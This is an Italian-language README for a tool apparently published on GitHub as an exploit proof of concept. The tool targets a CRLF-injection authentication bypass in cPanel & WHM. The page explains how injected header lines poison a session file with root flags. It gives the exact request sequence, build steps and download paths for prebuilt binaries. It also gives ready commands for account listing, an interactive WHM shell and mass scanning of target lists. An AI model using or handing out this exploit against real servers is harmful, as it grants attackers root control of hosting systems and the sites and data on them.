 ishanoshada/cve-2026-41940-exploit-poc
Exploit PoC per CVE-2026-41940, un bypass dell'autenticazione di cPanel & WHM tramite iniezione CRLF. Include scansione di massa, azioni post-exploitation e una shell interattiva per test autorizzati.


Strumento di: Ishan Oshada | GitHub
⚠️ SOLO PER TEST DI SICUREZZA AUTORIZZATI. L'uso non autorizzato è illegale.


CVE-2026-41940 è una vulnerabilità di iniezione CRLF in cPanel & WHM (versioni < 11.110.0.97, 11.118.0.63, 11.126.0.54, 11.132.0.29, 11.134.0.20, 11.136.0.5).
La funzione saveSession() scrive i dati della sessione dopo aver applicato filter_sessiondata(), ma il filtro viene applicato troppo tardi. Iniettando caratteri CRLF (\r\n) all'interno dell'header Authorization: Basic, un attaccante può avvelenare il file di sessione su disco con coppie chiave-valore arbitrarie (ad es., hasroot=1, tfa_verified=1, user=root).
Quando la sessione avvelenata viene successivamente caricata, cPanel/WHM concede accesso root completo senza alcuna password.
| Fase | Azione | Descrizione |
|---|---|---|
| 1 | POST /login/?login_only=1 | Richiedi cookie di sessione pre-autenticazione con credenziali errate |
| 2 | GET / + header Authorization con CRLF | Avvelena il file di sessione con hasroot=1, user=root, ecc. |
| 3 | GET /scripts2/listaccts | Forza la cache di sessione a ricaricare il file avvelenato (propagazione) |
| 4 | GET /cpsess<TOKEN>/json-api/version | Verifica l'accesso root – successo = 200 + dati versione |
--verbose) – mostra richieste/risposte HTTP completegit clone https://github.com/ishanoshada/CVE-2026-41940-Exploit-PoC.git
cd CVE-2026-41940-Exploit-PoC
go build -o cpanel_sniper.exe main.go
go build -o cpanel_sniper main.go
chmod +x cpanel_sniper
go run main.go -u https://target.com:2087
Invece di compilare dal sorgente, puoi scaricare direttamente gli eseguibili stabili più recenti dal repository. Questi vengono generati automaticamente a ogni aggiornamento:
| Piattaforma | Posizione |
|---|---|
| Windows (x64) | /bin/windows_x64/cpanel_sniper.exe |
| Linux (x64) | /bin/linux_x64/cpanel_sniper |
| Linux (ARM64) | /bin/linux_arm64/cpanel_sniper |
| macOS (Intel) | /bin/mac_intel/cpanel_sniper |
| macOS (M1/M2/M3) | /bin/mac_m1_m2/cpanel_sniper |
Nota: Se usi Linux o macOS, ricorda di concedere i permessi di esecuzione dopo il download:
# Scansione di base
go run main.go -u https://target.com:2087

# Elenca tutti gli account cPanel
go run main.go -u https://target.com:2087 -action list

# Shell WHM interattiva
go run main.go -u https://target.com:2087 -action shell

# Scansione di massa con urls.txt
go run main.go -l urls.txt -t 20 -o results.json

